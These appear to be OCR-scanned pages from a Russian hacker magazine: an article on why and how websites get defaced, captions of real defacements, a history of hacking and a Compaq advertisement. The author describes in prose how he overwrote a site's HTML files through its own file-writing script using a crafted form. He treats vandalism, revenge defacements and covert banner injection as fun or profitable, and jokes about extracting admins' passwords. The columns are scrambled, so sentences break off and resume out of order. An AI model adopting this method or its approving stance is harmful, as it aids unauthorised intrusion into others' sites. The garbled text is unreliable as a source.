облом - оказалось, что этот чертов скрипт не имеет полномочий создавать файлы в директориях выше /html (хорошо, что хоть об этом позаботились). Ну и фиг с ним - порутить нельзя, зато можно сделать отличный дефейс :). Я потом тебе объясню, почему мне не нужно было менять index.html, а нужно было просто изменить пару других html-файлов в директории web-сервера. Короче говоря, я создал небольшую форму, обращающуюся к их скрипту, в поле hidden вписал путь и имя к первому файлу из тех, которые хотел изменить, в полях данных о юзере вписал (предварительно убрав лимит по длине) немного видоизмененный html-код исходного файла, нажал кнопкарь "Post" и повторил эту операцию для всех файлов. В результате, загрузившись из браузера, я увидел, что все изменения в тех файлах вступили в силу :). А стоило админу удалить вовремя старую версию сайта, и ни фига бы я там так легко не получил.

Заметь, что я получил доступ к файлу index.html (хоть я и не менял его, а менял остальные файлы, а если бы хотел сделать классический дефейс, поменял бы его): право на запись в него имел тот злополучный скрипт, средством для записи послужил опять же он. Ну, о том, как сделать дефейс по ftp, имея пароль к ftp-серверу, и по telnet, имея пароль более или менее привилегированного юзера, я надеюсь, ты знаешь.

### ЛОВИСЬ ДЕФЕЙС, ГРОМКИЙ И НЕГРОМКИЙ

Дефейсы можно делить на категории по многим признакам: по способу, которым был сделан дефейс, по причинам, из-за которых он был сделан, по последствиям, к которым он привел, и т.д. Но есть одно очень важное об-





стоятельство, которое четко разделяет все дефейсы ровно на две части: громкие дефейсы и негромкие дефейсы. Обстоятельство это складывается из двух показателей: степени известности сайта, которому был сделан дефейс, и степени огласки, которую получил факт дефейса. Если ты сделаешь дефейс сайту <http://www.unknownsubdomain.unknowndomain.net/~unknownsite>, который имеет три посещения в неделю, два из которых приходят по ссылке с порносайта, а один забредает случайно, и если даже твой дефейс там будет висеть целый месяц, то он все равно будет ярким представителем негромких дефейсов. Объяснять почему не надо? Отлично. Противоположный случай. Если ты в 5:30 утра в субботу сделаешь дефейс microsoft.com, а в 5:32 того же дня его уберут на фиг, то это будет тоже негромкий дефейс. И лишь в том случае, если ты дефейснешь какой-нибудь хорошо раскрученный сайт, и твой дефейс повисит там достаточное количество

**Что же такое дефейс? Проявление вандализма? А может, дефейс помогает отдельным извращенным личностям самоудовлетвориться (морально!!!), почувствовать уверенность в себе? Дефейс - способ выказывания протеста против чего-то? Дефейс - месья организации, чей сайт был дефейснут? Или дефейс - плевок в сторону админа сервака? Может, кто-то делает дефейс ради прикола? Или все-таки дефейс может принести кому-то какую-то пользу?**

кереюга. Причем, может оказаться, что на одном сервере ламер смог сделать дефейс, а на другом опытный хацкер ничего не добился. Сколько серверов в инете, столько и способов сделать дефейс. Иногда для того, чтобы сделать

дефейс, приходится порутить сервак, а иногда и целую сеть, передвигаясь от одного компа к другому по цепочке, раскручивая каждый на рута, пока не будет достигнут тот са-

Теперь, когда мы разобрались с вопросом "как?", давай обсудим вопрос "почему?" Почему люди делают дефейсы? На первый взгляд, от этого никто никакой пользы не получает. Что же такое дефейс? Проявление вандализма? А может дефейс помогает отдельным извращенным личностям самоудовлетвориться (морально!!!), почувствовать уверенность в себе? Дефейс - способ выказывания протеста против чего-то? Дефейс - месья организации, чей сайт был дефейснут? Или дефейс - плевок в сторону админа сервака? Может кто-то делает дефейс ради прикола? Или все-таки дефейс может принести кому-то какую-то пользу? Как видишь, разных версий достаточно много, и как мы скоро увидим, все они отчасти верны.

## formula1.ru

**Никакой графики и интересного текста тут тоже нет, но зато мне идея понравилась. Здесь хакер Cyrus просто признался в любви своей подруге (Милана, классный у тебя парень ;-).**

HACKED BY CYRUS

МИЛАНА! Я ТЕБЯ ЛЮБЛЮ!!


времени, чтобы попасть на первые полосы крупных сетевых, а еще лучше печатных изданий, только тогда твой дефейс удостоится высокого звания ГРОМКОГО ДЕФЕЙСА.

Ок, мы выяснили, что дефейс - это достаточно обширный в своих проявлениях хак. В зависимости от обстоятельств, сделать дефейс может как полный ламер, так и опытный ха-

мый комп. А иногда маленькая дырочка, позволяющая дефейснуть сервер, лежит прямо на поверхности, и буквально в течение пятнадцати минут удастся заметить ее и поюзать. Попадают и такие случаи, когда эту самую маленькую дырочку приходится искать в течение месяца, облазив весь сервер и изучив каждый поганый кусок чужого кода.

## ПОДГУЗНИКИ ЗА КОМПОМ

М-да, вандализм. Вандализм в сети ничем не отличается от вандализма в реале. Ну, нравятся некоторым людям созерцать результаты своих разрушений. И ничего с этим не поделаешь - психология, она и в Африке остается психологией. Чаще всего, как и в реале, вандализмом в сети занимаются еще не оформившиеся, буйные подростки. Я так и вижу молодого парнишку, который сидит на собственных ладонях (чтобы не сломать что-нибудь от волнения) и с нетерпением смотрит на экран монитора, где загружается сайт, который он только что дефейснул. Щеки красные. Рядом лежит телефон, в который он через пару секунд будет орать: "Епрст, Витек, загрузись вот по этому адресу! Быстрее!". К счастью, такие ребята не бывают достаточно грамотными, чтобы сделать реально громкие дефейсы. Да и само оформление дефейса выглядит весьма поганно оттого, что они еще недостаточно хорошо знают хтмл и фотопшоп, чтобы навестать красивый дефейс. Лично я против таких ребят ничего не имею - во-первых, почти все с этого начинают, и, вообще, - это процесс, описанный в физиологии детского организма как переходный период, это нормально. Во-вторых, они, по сути, не наносят почти никакого вреда. Короче, "чем бы дитя не тешилось..."



## ШИЗО-ДЕФЕЙС

Далее по очереди у нас идут чудачки, неудачники и откровенные психопаты. Эти люди обычно бывают морально травмированы (или мне так кажется) и делают дефейс, чтобы почувствовать уверенность в себе, в своих силах. Например, выгнали чела с работы за профессиональную непригодность (ленивый, неграмотный), а он с облomu делает дефейсы, чтобы доказать себе и всем остальным, что он не такой уж непрофессиональный. Или же некоторые чудачки делают дефейс просто от зависти к дизайну сайта. В принципе, среди таких дефейсов не попадаются очень громкие, но чем черт не шутит! Оформлены они бывают как угодно. Нельзя и сказать что-то конкретное о грамотности хакера.

## FREE NATO!!! KEVIN, GO HOM!!!!

**И уж не знаю, чем ему там не приглянулись северно-американские барсуки, но сайт он этот хакнул, и теперь все юные натуралисты, заглядывающие туда, видят не привычное “Добро пожаловать на страничку северно-американских животноводов!”, а пупкинское “Hacked by MegaDarkSuperHacker”.**

Вот тебе два ярких примера дефейсов, которые были сделаны для того, чтобы высказать протест общественности против тех или иных действий определенной группы людей. Почему эти примеры яркие? Да потому, что они приняли массовый характер, под этими лозунгами были сделаны не два и не три дефейса, а целые десятки. Причем, делали их разные люди в разных концах нашего голубого шарика. Я уверен, что хотя бы раз в месяц где-нибудь в сети делается дефейс, в котором студент жалуется на то, что препод поставил ему плохую оценку. Но об этом никто не знает, так как недовольство проявляет всего лишь один студент. А в случаях с арестом Митника и вве-

дением войск НАТО в Югославию недовольных было очень много. Вот и нашлись люди, которые начали дефейсить и выкладывать в своих дефейсах


требования и угрозы в случае их невыполнения. Логично, что жертвами таких дефейсов становятся сайты организаций, которые вызвали недовольство. Авторами этих дефейсов бывают довольно грамотные хацкеры (одно дело найти какой-нибудь сайт, которому можно сделать дефейс, и совсем другое - найти возможность сделать дефейс конкретному сайту). Обычно такими акциями протеста занимаются хацкеры-романтики, которые верят в то, что вся информация должна быть доступной и что их действия могут оказать реальное влияние на политику и т.д. Дефейсы в рамках таких акций часто бывают очень громкими. И выглядят они довольно хорошо, часто как прикольные графические шаржи на “плохих ребят” либо как весьма серьезно оформленные манифесты и лозунги.

Иногда, когда эти акции обретают особо крупные масштабы, к ним примыкают и прочие падкие до дефейса люди: те же “подгузники”, морально обиженные и прочие. Тогда валяются не только сайты, владельцы которых заварили эту заварушку, но и все остальные, не имеющие с ними ничего общего, просто по-

## tv-et-pal.org

**Вот это по-настоящему серьезно - из-за такого дефейса может начаться настоящая религиозная война. Такого богохульства я никогда не видел (прости, Аллах :)). А сопровождающая все это музыка меня окончательно добила. Не могу сказать, что это жутко прикольно - вообще, настоящий хацкер в меру космополитичен и до религиозных взломов не опускается.**

Shalom, jerks!  
Go to study ABC instead of intifada.



**Я так и вижу молодого парнишку, который сидит на собственных ладонях (чтобы не сломать что-нибудь от волнения) и с нетерпением смотрит на экран монитора, где загружается сайт, который он только что дефейснул. Щеки красные. Рядом лежит телефон, в который он через пару секунд будет орать: “Блин, Витек, загрузись вот по этому адресу! Быстрее!”.**

павшиеся под руку. Это опять же в силу того, что не всякому под силу сделать дефейс конкретному сайту. На мой взгляд, это - уродство. Ну зачем писать на страничках индокитайско-



го филиала португальской торговой фирмы о том, что НАТО - дерьмо? Нет, понятно, что эту надпись увидит определенное количество людей, но это опять же проявление вандализма и собственной ограниченности.

## ВЕНДЕТТА!!!

Знаешь, что такое вендетта? Это когда в средневековой Испании один род клялся выместить кровью обиды, которые ему нанес

**Дефейс - это взлом, в ходе которого хакер получает доступ к файлу index.html (или default.html) в директории html web-сервера и изменяет его содержимое.**

## usanet.com

**А иногда меня просто переполняет гордость за Россию. Надо же этим буржуйам напоминать, в какой стране самые лучшие хакеры. С этой целью и был взломан этот сайт. На сайте под гимн России развивался наш флаг - пусть, в конце концов, весь мир знает наш гимн наизусть, пора их приучать :).**

**This site was hacked by Serus**



Any comments to [serus\\_temp@hotmail.com](mailto:serus_temp@hotmail.com)

другой род. Обычно это заканчивалось весьма плачевно ;). Времена меняются, но желание отомстить за перенесенные обиды остается. Одним из способов мести является дефейс. Допустим, уволили чела из конторы, а он, зная дыры в системе защиты, взял да и дефейснул сайт своих

бывших работодателей. Ну, что поделаешь, обычная бытовая ситуация. Не надо было выгонять злых сотрудников :). В этом случае совсем не обязательно, чтобы хакер, осуществляющий дефейс, был очень уж грамотным (хотя дефейс и делается конкретному сайту). Достаточно того, что он являлся сотрудником конторы и знает систему "изнутри". Часто бывает, что сам изгнанный недостаточно грамотен, чтобы осуществить дефейс даже со знанием дыр в защите, поэтому он рассказывает об этих дырах какому-нибудь своему более опытному другу и просит того сделать дефейс. Содержанием таких дефейсов обычно бывает куча матерных выражений в адрес начальства конторы. Выглядят они как обычное текстовое сообщение. Громкими в масштабах инета такие дефейсы никогда не бывают (серьезные заведения не выгоняют важных для себя служащих со скандалом), но они могут быть громкими в масштабах этой конкретной конторы. То есть весь персонал не меньше недели будет перетирать тему о том, как их уволенный коллега трахнул начальство :).

Часто бывают случаи, когда дефейс осуществляется для того, чтобы насолить админу конторы (чтобы шеф ему хорошенько понадал за безделье, а лучше - вообще выгнал с работы). Например, девушка может отомстить бросившему ее бойфренду-админу, зная, что пароль рута в системе - не иначе как ее имя (Девчонки! Выпытывайте пароли у своих ребят, если они работают где-нибудь админами!). Стоит ей попросить своего знакомого хацкера (а если она еще и чуть-чуть симпатичная, то он ей точно не откажет :) ) сделать дефейс - и бывший бойфренд вылетит с работы. В остальном этот тип дефейса похож на предыдущий.


## НУ ОЧЕНЬ СЕРЬЕЗНЫЕ ПРИКОЛИСТЫ

Среди серьезных хакеров тоже попадают приколисты. Любители оставить после себя

## Начало 50-ых

Но долгая работа с компом не может не оставлять своих следов :), и эти самые ученые стали потихоньку оформляться в отдельный вид - инженер ЭВМ. Примечательно и то, что к словосочетанию "вычислительная машина" крепко привязалась приставка "электронно". Это означает, что механические драндулеты окончательно были признаны историей, а будущим вычислительной техники официально стало электричество. В принципе, на этом этапе появилось слово "компьютерщик", но оно еще не использовалось повсеместно, так как просто некому было его использовать. Ведь "компьютерщик" - это слово, которым люди, слабо разбирающиеся в компах, называют людей, разбирающихся в них лучше. Интерес обывателей к компьютерам был очень слаб, а сами компьютерщики никогда себя так не называют, кстати, и сейчас тоже. Среди инженеров ЭВМ начал выделяться особый вид, который большую часть работы проводил не с аппаратным обеспечением (hardware - хард), а с программным (software - софт), - программисты. Реальными хакерами пока еще и не пахло.





### \$\$\$ С ДЕФЕЙСА

Во-первых, дефейс можно сделать на заказ :). Тогда мотив заказчика, вероятно, окажется схожим с одним из вышеперечисленных. Во-вторых, дефейс можно сделать с целью несанкционированного внедрения своего баннера на чужие странички. На моей памяти имеется совершенно реальный случай, когда нужно было раскрутить сайт с веселыми картинками. Тогда были выбраны несколько не слишком крутых (их легче ломать, да и следят за ними не очень тщательно), но уже раскрученных сайтов с таким же содержанием.

Тем из них, которые имели дыры, были аккуратно вживлены клиентские баннеры. Не на главной страничке, конечно (сразу заметят), но народу оттуда текло немало :). Если ты бываешь на такого типа сайтах, то должен знать, что в самом низу каждой странички, обычно, ошивается около десятка мелких баннеров. Туда и был впихнут левый баннер. В среднем баннеры продержались не более месяца (раз в месяц на таких сайтах проводят переучет всех баннеров, чтобы выяснить, кто им заплатил, а кто кинул), но за это время, вкупе с другими рекламными мерами, раскрутка клиентского сайта уже была достигнута. О том, как был дефейснут один из этих сайтов, я тебе уже подробно рассказал выше.

### ДЕФЕЙС ФЕЙСА

А знаешь, кто придумал дефейс? Угадай. Неа, не Кевин Митник. И не Билл Гейтс. Американские индейцы :). Именно эти угарные перцы ежедневно разукрашивали себе лица. Причем, по разному для разных обстоятельств: боевая окраска, курительная окраска, любовная окраска :). Теперь их традиции перешли к нам, но мы не себя разукрашиваем, а сайты в инете - правильно, мы же киберпоколение!

Лови томагавк, перчило! Пока.




## zemfira.ru

**Чего-то мне слов не хватает - вроде очень красиво, но сказать просто нечего, сам видишь. Хакер просто немного подправил индекс, смазав глаза Земфире, предварительно наложив матрицу на картинку :).**

дефейс. Отрутил сервер, получил с него все что хотел и в самом конце сделал дефейс. Что там будет - зависит от настроения хацкера-приколиста. Иногда просто картинку повесят, иногда вычищают весь сайт и оставляют свое "Nacked by...", а еще могут сайт не тронуть, но перепутать местами все ссылки :) или еще чего-нибудь в этом роде сотворить.





# КРАТКАЯ ИСТОРИЯ ХАКА: ЗНАМЕНИТЫЕ ПЕРСОНАЖИ И ГРОМКИЕ СОБЫТИЯ

АВТОР: MR. FALSE (MR\_FALSE@MAIL.RU)

**Р**азумеется, чтобы записать наиболее полную историю хака, потребовался бы не один журнал. И не два. А уж в одну статью все уложить - и подавно. Здесь же предоставлен наиболее кастрированный материал :). Но зато здесь я поместил, имхо, наиболее важные факты из истории. Для формирования общего представления, так сказать.

## Доисторический период (21 млрд. лет назад – 1960 г.)

Что хакерство зародилось задолго до появления компов, я думаю, объяснять никому не надо. Но насколько раньше, знают далеко не все. В 1878 году подростки нанимались на работу операторами в телефонную компанию Bell и безобразничали там. Конечно, хакерами назвать их трудно, скорее просто западлостроителями, но тем не ме-

ниченный доступ к ним. Наиболее хитрые из них писали проги, именуемые хаками. Эти программы позволяли решать вычислительные задачи гораздо быстрее.

В 1969 году два сотрудника Bell Labs, Деннис Ричи и Кен Томсон, удумали мультиплатформенную операционку UNIX и язык C, на которую оную и написали.

## Эра фрикеров (1970 – 1983 гг.)

В это время народ все более интересуется телефонией. Дело в том, что за столько времени существования телефона людям надоело за него платить. Халявы захотелось, понимаешь ли. Тут Эбби Хоффман создает журнал Youth International Party Line, который, как он планировал, должен был помочь фрикерам. Вскоре журнал переименовали в Technical Assistance Program. Пожалуй, самой большой ошибкой в истории печати можно назвать публикацию час-

**Разумеется, чтобы записать наиболее полную историю хака, потребовался бы не один журнал. И не два. А уж в одну статью все уложить - и подавно. Здесь же предоставлен наиболее кастрированный материал :). Но зато здесь я поместил, имхо, наиболее важные факты из истории. Для формирования общего представления, так сказать.**

замешаны многие знаменитости: например, двое будущих основателей Apple Computers. Быстро возникло целое общество. Фрикеры ус-



нее эта дата - "официальная" дата начала хакерской истории.

## Ранний период (1960 – 1969 гг.)

Компы в это время были огромные, они занимали гигантские помещения и стоили до хрена лава, поэтому программеры имели огра-

тот тонов контроля и управления телефонной сетью техническим журналом многострадальной компании Bell. В 1971 году ветеран Вьетнама Джон Драпер просек фишку, что каждый, кто сможет генерить эти тоны в сеть, будет иметь права телефонного администратора (порутит телефон, то бишь) и изобрел генератор тонов, который позже обозвали Синей коробкой (Блю Бокс). И была людям халява! В фрикинге были


траивали нелегальные телеконференции, где они объясняли новичкам, как собрать и юзать боксы. К 1980 году боксы стали терять былую популярность, ловить синекоробочников часто, понимаешь ли, стали. Непосредственно хакинг - взлом удаленных компов - стал вытеснять фрикинг. Появились доступные по цене компы.

## Золотая Эра (1983 – 1992 гг.)

Пентагоновский ARPANET стал Интернетом. К нему подключались различные университеты и крупные организации. В то время о безопасности сетей не очень-то беспокоились. Бывало даже такое, что для входа в систему не нужен был пароль! Многие так называемые компьютерщики в то время хакали просто от скуки. Ну

**В 1878 году подростки нанимались на работу операторами в телефонную компанию Bell и безобразничали там. Конечно, хакерами назвать их трудно, скорее просто западлостроителями, но тем не менее эта дата - "официальная" дата начала хакерской истории.**





**В фрикинге были замешаны многие знаменитости: например, двое будущих основателей Apple Computers. Быстро возникло целое общество. Фрикеры устраивали нелегальные телеконференции, где они объясняли новичкам, как собрать и юзать боксы. К 1980 году боксы стали терять былую популярность, ловить синекоробочников часто, понимаешь ли, стали.**

надоел им свой домашний комп с тормозным байском.

Хакерское общество быстро пополнялось. В основном новички-подростки приходили в начале года, когда им предки дарили модем на Рождество, но так же хакеры уходили в сентябре - либо в какой-нибудь колледж, либо легализоваться. Настоящий бум новоявленных хакеров был в 1983 году, когда вышел первый фильм про них, родимых: Wargames. В нем было показано (если ты вдруг его не видел), что хакер с легкостью взламывает любую защиту и даже (с большей легкостью) может заполучить девушку. Естественно, глядя на все это безобразие, которое творится в компьютерной сфере, всякие ФБРовцы всерьез взялись за хакеров. Первой пойманной была группа 414 (номер их района). Эта группа совершила более 60 взломов, начиная с Лос-Аламосских лабораторий и кончая Центром по борьбе с раком в Манхэттене. С этого момента начинает работу так называемая секретная служба (Secret Service), которая занимается преступлениями, связанными с компами и кредитками. Фрикинг в это время все еще оставался жив, но уже не был таким

серваками - разумеется, не для того чтобы на них посмотреть.

В это время формируются различные хакерские группы. Среди них ныне малоизвестная Legion of Doom и Chaos Computer Club (в Германии). LoD основал в 1984 году некий Lex Luthor, название Legion of Doom он взял из одного воскресного мультика, шедшего в то время у америкашек (блин, почему никто не догадался назвать хак-группу Сейлормун или Покемон? :)). Членство в этой группе было исключительно по приглашению. В LoD привлекались самые известные и крутые хакеры, поэтому LoD казалась такой большой и сильной. "А на самом деле она маленькая и пушистая", - говорили люди, которые считали репутацию LoD незаслуженной. Частенько между Legion of Doom и такими людьми возникали конфликты, перерастающие в целые хакерские войны. Одной из таковых был конфликт между LoD и MoD. Значит, так: в один прекрасный момент Phiber Optik, находившийся в то время в LoD, что-то не поделил с Erik'ом Bloodaxe'ом из того же LoD'a. В результате чего наш оптоволоконный с жужжанием перестал быть обреченным. Но он

гиону обреченных и арестовала трех хакеров под никами: Prophet, Leftist и Urville. Далее эту секретку тронул маразм, и они арестовали Стива Джексона - издателя ролевых игрушек - за то, что "одну из его книг по ролевым играм с уверенностью можно назвать карманной книгой взломщика". Н-да. Что сказать... Дабы навести порядок и уничтожить группу LoD, они проводят операцию Sun Devil. Естественно, практически ни фига у них не получается. Самым большим их достижением является заснятые при помощи скрытой камеры, как эти

**В 1988 пришел Роберт Моррис со своим сетевым червячком, который ласково положил более шести тысяч компов, подключенных к Инету. За это Моррис был удостоен чести быть первым осужденным на основании Abuse Act'a.**

**В этом же году свою работу начинает неизвестный Кевин Митник. Он вламывается в сеть компании Digital Equipment, за что получает небо в решетку на один год.**

"грязные хакеры" распивают пиво :). В этот на такие действия правительства Митч Капор (основатель Lotus Corporation), Джон Перри



распространенным. На смену синим ящикам пришли так называемые коды. Они, разумеется, тоже позволяли звонить на халяву (любимы ее, родную! :)). Но для них не нужны всякие посторонние девайсы: только ты и телефон. Коды - это пяти- или шестизначные цифры - номера карточек, набирая которые в линию, ты получаешь несколько отличное от стандартного соединение. Сам процесс юзанья кодов был таков: звонишь по номеру 800, затем набираешь пресловутый код. Сложно, да =)? Именно поэтому юзать коды стало непросто. Людей, продолжавших их юзать, называли Codez kid'ами. Но коды все-таки сыграли роль в хакерской истории. Получив заветное халявное соединение, хакеры могли коннектиться с себе подобными или с удаленными

так просто не сдался и вскоре вместе со своими друзьями создал хак-группу Masters of Deception. Как следует из перевода этого выражения, он стал типичным жуликом ;). Начав войну в 1990-м, LoD и MoD воевали почти два года. Устраивали друг другу различные заподлянки, вклинивались в линии, прослушивали телефоны, хакали компы и так далее. В конце концов, жулики просто и со свистом сдулись. Файбер Оптика со товарищи усадили греться на нары. Конец эры.


### Падение (1986 - 1994 гг.)

В 1986 году американский конгресс утвердил два закона: Federal Computer Fraud и Abuse Act. Секретная служба приложила руку к Ле-

Барлов и Джон Гилмор основали Electronic Frontier Foundation. Эта организация была заинтересована в укрощении излишней любви правительства к поимке хакеров. EFF достаточно сильно подвинулась к своей цели, но, что интересно, она также имела отрицательное влияние на андеграунд. Многие хакеры больше любили давать интервью всяким репортерам, чем вламываться в чужие компы.

В июне 1991 года Eric Bloodaxe и еще несколько хакеров из Legion of Doom основали COMSEC - организацию, занимающуюся вопросами компьютерной безопасности. Хорошей чертой стало то, что хакеры стали более осторожными в своих делах. Непосредственно взломы того времени:

В 1988 пришел Роберт Моррис со своим сетевым



вым червячком, который ласково положил более шести тысяч компов, подключенных к инету. За это Моррис был удостоен чести быть первым осужденным на основании Abuse Act'a. В этом же году свою работу начинает небезызвестный Кевин Митник. Он вламывается в сеть компании Digital Equipment, за что получает небо в решетку на один год. Второй Кевин, на сей раз Полсен, крадет секретные документы военных. Кто-то вламывается в сеть Национального банка в Чикаго и имеет его на 70 миллионов вечнозеленых.

### Наша эра (1994 – 2001 гг.)

После того, как Митника усадили за серые стены, народ стал более серьезно относиться к хаку. Это уже не было таким романтичным занятием, и многие хакеры покидали сцену. Для обыкновенных юзеров настоящей напастью являлись "хакеры", которые юзали всяко-

мил Левин, хакнул Ситибанк и переслал оттуда децл лавэ, а именно около 10 килотонн капусты (10 000 000\$, то бишь). После того, как пресловутый Ситибанк вернул себе немного денюжков, оказалось, что Левин куда-то слил 400 000 лавэзоидов.

Некоторые люди просто не умеют учиться на своих ошибках (я имею в виду невнимательное отношение к собственной безопасности). Кевин Митник в феврале 95-го опять пойман ФБР. Оно пришивает ему кражу более чем двухсот тысяч номеров кредиток. Кевина обнаружил некто Тсотуму Шимомура из Сан-Диегского суперкомпьютерного центра.

Неизвестные хакеры взяли и дефейснули сайты таких организаций, как: америкакушковский Департамент Юстиции, их же ВВС, ЦРУ, НАСА и другие... Выясняется, что компы департамента обороны США хранят результаты 250 000 взломов только за 1995 год.

Канадская хак-группа, называющаяся

компы юзеров всего ресурса, которая работает в рождество 1997 года, если Кевин Митник не будет выпущен из тюрьмы. Но, как утверждает Диана Хант, никакой "бомбы" не было.

**Хак-группа L0pht показательно, перед конгрессом, предупреждает, что они могут отключить всенародный доступ в Инет примерно на 30 минут.**

В январе 1998 года хакеры зафлудили федеральное бюро трудовой статистики США. Неизвестные хакеры утверждают, что они, якобы, взломали сеть Пентагона и похитили оттуда проги для управления системой военных спутников. Они угрожают продать это ПО террористам.

Хак-группа L0pht показательно, перед кон-



го рода снифферы, трояны и прочую шнягу. В разрастающийся Инет подключалось все больше различных организаций. Естественно, быть похаканными никому не хотелось, поэтому они, наконец, стали задумываться о собственной безопасности. Быть хакером стало не так легко. Это еще одна причина, по которой хакеры уходили. Настоящих, элитных хакеров осталось очень мало.

Летом 1994 года наш русский хакер, Влади-

Brotherhood (братство, то бишь), похакала местную Canadian Broacasting Corp. и написала на их сайте следующую фразу: "The media are liars", что переводится как "Средства массовой информации - лгуны".

Хакеры нанесли удар по поисковику Yahoo, грозя, что они запустят логическую бомбу в

грессом, предупреждает, что они могут отключить всенародный доступ в Инет примерно на 30 минут.


Продолжение следует ;)))

ЗЫ. Может вскоре именно ты порадуешь нас новыми немаловажными событиями в хакерской истории ;))))



## Конец 70-ых - начало 80-ых

Хак набирает обороты. Вообще, 80-ые - золотое время для хака. В обществе еще слишком мало людей, хорошо разбирающихся в компах и в их безопасности, но жизнь без них уже невообразима, поэтому люди, зачастую очень плохо понимающие, что они делают, занимаются не своим делом - админят сети и пишут софт. Да и вообще, знания о компьютерах не были хорошо систематизированы. Как следствие, в информационных системах возникают огромные дыры - лафа для хакера. Те же ребята, которые смогли систематизировать эти знания у себя в мозгах и собрать все свои мозги в одном месте :), получили эксклюзивную возможность творить все, что им захочется :). К счастью (хе-хе), таких было совсем немного. Но!!! Есть два обстоятельства, которые я хотел бы отметить особо. Во-первых, хак стал основным занятием этих ребят, основной сферой их интересов. Во-вторых, это уже не обязательно студенты. Появились хакеры-самоучки, которые до всего доходили сами (яркий пример - Кевин Митник, который никогда никаких учебных заведений не заканчивал).



Если  
Вы проверяете всех  
кто входит и выходит из  
Вашего офиса,  
то почему бы не узнать  
хотя бы имя того,  
кому Вы доверяете всю свою  
информацию?

Возможно вы не помните,  
как ваш компьютер  
появился в офисе.

Ведь компьютер не человек — стандартный ящик, имя которого вы не обязаны знать. Результат такого отношения всегда один — однажды компьютер без видимых причин отказывается работать. Чтобы избежать этого, пользователи все чаще и чаще отдают свое предпочтение компьютерам *Compaq* — имени, которое олицетворяет качество и надежность. Неудивительно, что более 50 миллионов наших компьютеров оправдывают это доверие каждый день.



DeskPro EP

Что скрывается  
за громким именем?

**Современная элементная база** — процессор *Intel® Pentium® III*.



DeskPro EN

Оптимальная конфигурация и привлекательная цена позволили компьютерам *Compaq Deskpro* в 1998 году стать лучшими компьютерами корпоративного класса (по итогам тестов журнала *PC Magazine*).

**Легкость модернизации и обслуживания.** Конструкция компьютеров допускает их разборку вплоть до системной платы без использования инструментов и их наращивание в зависимости от ваших постоянно меняющихся потребностей.

**Надежная система защиты.** Все модели *Deskpro EN* имеют дистанционно запираемый замок, предотвращающий несанкционированный доступ.

**Уникальный набор решений интеллектуального управления** *Compaq*

*Intelligent Manageability* объединяет средства установки, обеспечения защиты и обнаружения неисправностей компьютеров в сети и экономит до трети средств, затрачиваемых на эксплуатацию системы на протяжении всего срока службы.

**Корпус компьютера *Deskpro EP Towerable*** приспособлен к установке как в настольном, так и в башенном положении, а корпус *Deskpro EN Space Saver* меньше стандартных на целых 36%.

**Лицензионное ПО** Windows'95, Windows'98 и Windows NT обеспечивают программную надежность систем *Compaq*.

**Все компьютеры *Compaq* протестированы** на соответствие 2000 году.



DeskPro EN SS


<http://www.compaq.ru>



107066, Москва, Доброслободская, 5  
тел.: (095) 267-3038, факс: (095) 265-5192  
